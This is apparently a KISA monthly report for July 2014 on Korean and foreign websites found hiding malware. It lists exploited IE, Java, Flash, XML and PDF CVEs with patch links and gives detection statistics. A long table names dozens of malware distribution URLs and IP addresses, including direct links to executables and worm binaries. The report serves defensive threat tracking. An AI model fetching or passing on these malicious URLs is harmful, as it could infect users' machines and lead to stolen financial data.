월간 악성코드 은닉사이트 탐지 동향 보고서 (7월)

2014. 08.

침해사고대응단
인터넷침해대응본부

KISA 한국인터넷진흥원
Korea Internet & Security Agency

〈 목 차 〉

1 악성코드 은닉 동향 요약

월간 동향 요약

o 7월 홈페이지를 통해 유포된 악성코드는 42%가 정보유출(금융정보)이며, 그 외 원격제어, 금융사이트 파밍, 정보유출(PC정보) 등으로 파악되었다.

o 또한, MS IE/XML, Oracle JRE/애플릿, Adobe Flash Player, PDF 취약점을 복합적으로 이용하여 악성코드를 유포하는 것으로 분석되었다.

구분		내용	상세 취약점 정보	보안 업데이트
인터넷 익스플로러 취약점	CVE-2010-0249 CVE-2010-0806 CVE-2010-0249 CVE-2011-1255 CVE-2012-4792 CVE-2012-4969 CVE-2013-1347 CVE-2013-3893 CVE-2013-3897 CVE-2014-0322	Internet Explorer를 사용하여 특수하게 조작된 웹 페이지에 접속할 경우 원격 코드 실행 허용	http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0249 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0806 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0249 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1255 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4792 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4969 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1347 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3893 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3897 http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2014-0322	http://technet.microsoft.com/en-us/security/bulletin/MS10-002 http://technet.microsoft.com/ko-kr/security/bulletin/ms10-018 http://technet.microsoft.com/ko-kr/security/bulletin/ms10-002 http://technet.microsoft.com/ko-kr/security/bulletin/ms11-050 http://technet.microsoft.com/ko-kr/security/bulletin/MS13-008 http://technet.microsoft.com/ko-kr/security/bulletin/ms12-063 http://technet.microsoft.com/ko-kr/security/bulletin/ms13-038 http://technet.microsoft.com/ko-kr/security/advisory/2887505 http://technet.microsoft.com/ko-kr/security/bulletin/ms13-080 http://technet.microsoft.com/en-us/security/advisory/2934088
	CVE-2012-1875	동일 ID 속성 원격 코드 실행 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1875	http://technet.microsoft.com/security/bulletin/MS12-037
	CVE-2008-2551	ActiveX Exploit 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-2551	-
	CVE-2008-0015	Mtrosoft 비디오ActiveX 컨트롤의취약점으로인해원격코드실행	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0015	http://technet.microsoft.com/ko-kr/security/bulletin/ms09-032
Adobe Flash Player 취약점	CVE-2011-0611 CVE-2011-2140 CVE-2012-0754 CVE-2012-1535 CVE-2013-0634 CVE-2014-0515	메모리 손상으로 인한 코드 실행 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-0611 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2140 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0754 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1535 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0634 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0515	http://www.adobe.com/support/security/advisories/apsa11-02.html http://www.adobe.com/support/security/bulletins/apsb11-21.html http://www.adobe.com/support/security/bulletins/apsb12-03.html http://www.adobe.com/support/security/bulletins/apsb12-18.html http://www.adobe.com/support/security/bulletins/apsb13-04.html http://helpx.adobe.com/security/products/flash-player/apsb14-13.html
Java 애플릿 취약점	CVE-2011-3544 CVE-2012-0507 CVE-2012-1723 CVE-2012-4681 CVE-2012-5076 CVE-2013-0422 CVE-2013-1493 CVE-2013-2423 CVE-2013-2465	드라이브 바이 다운로드 방식, JRE 샌드박스 제한 우회 취약점 이용	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3544 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0507 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4681 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-5076 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0422 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1493 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2423 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2465	http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html#PatchTable http://www.oracle.com/technetwork/topics/security/javacpujun2012-1515912.html http://www.oracle.com/technetwork/topics/security/alert-cve-2012-4681-1835715.html http://www.oracle.com/technetwork/topics/security/javacpuoct2012-1515924.html http://www.oracle.com/technetwork/topics/security/alert-cve-2013-0422-1896849.html http://www.oracle.com/ocom/groups/public/@otn/documents/webcontent/1915099.xml http://www.oracle.com/technetwork/topics/security/javacpuapr2013-1928497.html http://www.oracle.com/technetwork/topics/security/javacpujun2013-1899847.html
MS Windows Media취약점	CVE-2012-0003	Windows Media의 취약점으로 인한 원격 코드 실행	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0003	http://technet.microsoft.com/ko-kr/security/bulletin/ms12-004
Adobe reader (PDF)취약점	CVE-2010-0188	Adobe Reader에서 비정상종료를 유발할 수 있는 취약점	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188	http://www.adobe.com/support/security/bulletins/apsb10-07.html
MS XML 취약점	CVE-2012-1889	XML Core Services의 취약점	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1889	http://technet.microsoft.com/ko-kr/security/bulletin/MS12-043

2 홈페이지 은닉형 악성코드 통계

Information TIP

o 악성코드 은닉사이트란?
이용자 PC를 악성코드에 감염시킬 수 있는 홈페이지로, 해킹을 당한 후 악성코드 자체 또는 악성코드를 유포하는 주소(URL)를 숨기고 있는 것을 말한다.


o 악성코드 은닉사이트는 크게 유포지와 경유지로 구분된다.
유포지 : 홈페이지 이용자에게 악성코드를 직접 유포하는 홈페이지
경유지 : 홈페이지 방문자를 유포지로 자동 연결하여 악성코드를 간접 유포하는 홈페이지

□ 유포지 탐지 현황

o 2014년 7월에 악성코드 유포지 탐지 및 조치 현황은 다음과 같다.


- 악성코드 유포지 탐지는 전월대비 37.6%(117건 → 161건) 증가 하였다.

유포지 탐지



□ 대량 경유지가 탐지된 유포지 TOP10


o 2014년 7월에 대량 경유지가 탐지된 유포지 TOP10은 다음과 같다.



순위	탐지일	유포지	국가	경유지건수
1	2012-08-25	http://www.brenz.pl/rc/	폴란드	1,326
2	2014-03-13	http://east.xxxxxx.co.kr/bl/g/ads.gif	한국	296
3	2012-10-08	http://www.ksdnewr.com/js/w.js	미국	205
4	2014-07-08	http://www.xxxxxx.co.kr/Classroom/images/view.js	한국	197
5	2013-01-10	http://xxx.xxx.xxx.38/google/privacy.html	한국	132
6	2012-08-25	http://web.nba1001.net:8888/tj/tongji.js	중국	127
7	2010-12-27	http://www.ro521.com/test.htm	미국	116
8	2014-07-09	http://agency.xxxxxx.co.kr/recruit/vi/view.js	한국	81
9	2014-07-09	http://bracketserver.com/suspended.page/pfdxnfzh.php	미국	67
10	2011-09-26	http://nutcountry.ru:8080/index.php	러시아	67

□ 악성코드 유형별 비율

o 악성코드 유형 중 정보유출(금융정보)가 42%의 비율로 가장 높았으며, 그 이외에도 원격제어, 금융사이트 파밍, 정보유출(PC정보) 등의 악성코드 유형이 다양하게 나타났다.




※ 금융사이트 파밍 : 운영체제에서 제공하는 호스트 연결기능을 악용한 것으로 정상 호스트 설정 파일을 악의적으로 변경하여 정상 금융사이트 방문 시 가짜 금융 사이트로 연결

※ 비트코인 : 지폐나 동전과 달리 물리적인 형태가 없는 온라인 가상화폐

※ 웜 : 네트워크를 통해 자신을 복제하고 전파할 수 있는 악성 프로그램

□ 악성코드 취약점 유형별 비율

o CVE-2011-3544/CVE-2012-4681/CVE-2013-0422(Java 애플릿 취약점), CVE-2013-3897(IE 취약점), CVE-2011-2140/CVE-2013-0634/CVE-2014-0515(Flash Player 취약점), CVE-2012-1889(MS XML 취약점) 등의 취약점과 복합적으로 사용되었다.



□ 악성코드 수집 및 분석결과

o 2014년 7월에 악성코드 수집 내역과 분석 결과는 다음과 같다.

- 악용되는 취약점은 IE 취약점, Java 애플릿 취약점, Flash Player 취약점, MS XML 취약점, PDF 취약점의 5가지 형태로 구성되어 있다.

No	탐지일	유포지	국가	취약점	악성코드 유형
1	07.01	http://www.xxxxxxxxx.co.kr/cook/m/index.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보) 정보유출(금융정보)
2	07.01	http://62.76.41.73:8080/vvv.exe	러시아	직접다운로드	원격제어
3	07.01	http://hu2197.s6.xxxxx.co.kr/data/js.exe	한국	직접다운로드	정보유출(PC정보)
4	07.02	http://latelierdesabatjour.com/wordpress/f8hnc267.php	프랑스	직접다운로드	비정상파일

5	07.03	http://199.231.64.51/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
6	07.04	http://maxwellhair.xxxxxxxxxxx.com/uploadfiles/5129F3BD/ad.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	금융사이트 파밍
7	07.05	http://x5.hk/lpk.dll	홍콩	직접다운로드	정보유출(PC정보)
8	07.05	http://ad01.xxxxxx.com/mp3/swf.js	한국	CVE-2014-0515	정보유출(PC정보)
9	07.05	http://xxxxx.co.kr/images/362CFB62/ad.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	금융사이트 파밍
10	07.05	http://xxxxxxxxxxxx.co.kr/popup/235EB813/ad.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	금융사이트 파밍
11	07.05	http://199.231.64.53/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	비정상파일
12	07.06	http://api.xxxx.co.kr/log/6C2C074D/ad.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
13	07.07	http://pig.xxxxxxxx.com/data/board/D9BAB139/ad.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)

14	07.07	http://198.1.138.18/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
15	07.07	http://mall.xxxxx.co.kr//ver/heroes.exe	한국	직접다운로드	정보유출(금융정보)
16	07.08	http://198.1.138.19/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
17	07.08	http://198.1.138.20/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
18	07.08	http://www.xxxxxxxx.com/files/env/image/jpg/Init.js	한국	CVE-2014-0515	정보유출(PC정보)
19	07.09	http://198.1.138.21/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
20	07.11	http://ad02.xxxxxx.com/mp4/swf.js	한국	CVE-2014-0515	정보유출(금융정보)
21	07.12	http://www.bilder-upload.eu/thumb/8a599d-1405117160.jpg	프랑스	CVE-2014-0515	비정상파일
22	07.13	http://img5.picload.org/image/lpiarwa/mumu.jpg	독일	직접다운로드	비정상파일
23	07.13	http://ad02.xxxxxx.com/mp5/swf.js	한국	CVE-2014-0515	정보유출(게임계정)
24	07.14	http://xxx.xxx.xxx.36:58455/arm	한국	직접다운로드	웜
25	07.14	http://xxx.xxx.xxx.36:58455/ppc	한국	직접다운로드	웜
26	07.14	http://xxx.xxx.xxx.36:58455/mips	한국	직접다운로드	웜
27	07.14	http://xxx.xxx.xxx.36:58455/mipsel	한국	직접다운로드	웜
28	07.14	http://xxx.xxx.xxx.36:58455/x86	한국	직접다운로드	비트코인

29	07.14	http://www.yaesu-net.co.jp/bmc/cover/v/index.html	일본	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
30	07.14	http://xxxxxxx.co.kr/shop/upfiles/cs/index.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	금융사이트 파밍
31	07.14	http://www.xxxxxxxx.info/mp6/swf.js	한국	CVE-2014-0515	정보유출(PC정보)
32	07.14	http://www.xxxxxx.com/files/google.apk	한국	직접다운로드	정보유출(모바일기기정보)
33	07.15	http://198.1.165.3/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
34	07.15	http://xx.xxx.xx.136/index.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
35	07.16	http://67.229.68.123/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보) 정보유출(금융정보)
36	07.17	http://198.200.50.33/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
37	07.18	http://198.200.50.59/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어

38	07.19	http://dcffdffdfdee.com/index.html	홍콩	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
39	07.20	http://174.139.152.10/css/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	금융사이트 파밍
40	07.20	http://www.spoholic.com/naver/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
41	07.21	http://67.229.68.124/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
42	07.21	http://142.4.117.194/maomi.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
43	07.21	http://174.139.152.11/css/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
44	07.21	http://www.xxxxxx.com/files/abcdefg.exe	한국	직접다운로드	정보유출(금융정보)
45	07.21	http://67.229.68.121:802/smss.exe	미국	직접다운로드	정보유출(금융정보)
46	07.21	http://174.139.152.12/css/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어

47	07.21	http://142.4.117.196/maomi.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
48	07.22	http://67.229.68.119:802/smss.exe	미국	직접다운로드	정보유출(금융정보)
49	07.23	http://142.4.117.197/maomi.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
50	07.23	http://skype.zzux.com/sb.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
51	07.23	http://142.4.117.198/maomi.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
52	07.24	http://142.4.117.199/maomi.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	금융사이트 파밍
53	07.25	http://142.4.117.200/maomi.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
54	07.25	http://98.126.108.75/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)

55	07.25	http://142.4.117.201/maomi.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
56	07.27	http://142.4.117.202/maomi.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
57	07.27	http://www.xxxxxxxx.co.kr/ilove/index.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	금융사이트 파밍
58	07.27	http://180.214.162.179/ad.html	홍콩	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
59	07.27	http://xxx.kr/qYrm	한국	직접다운로드	정보유출(금융정보)
60	07.27	http://images.xxxxxxx.net/naver/faq.general.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	금융사이트 파밍
61	07.28	http://180.214.162.178/index.html	홍콩	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
62	07.28	http://www.xxxxxx.co.kr/js/index.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	드롭퍼
63	07.28	http://142.4.117.204/maomi.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)

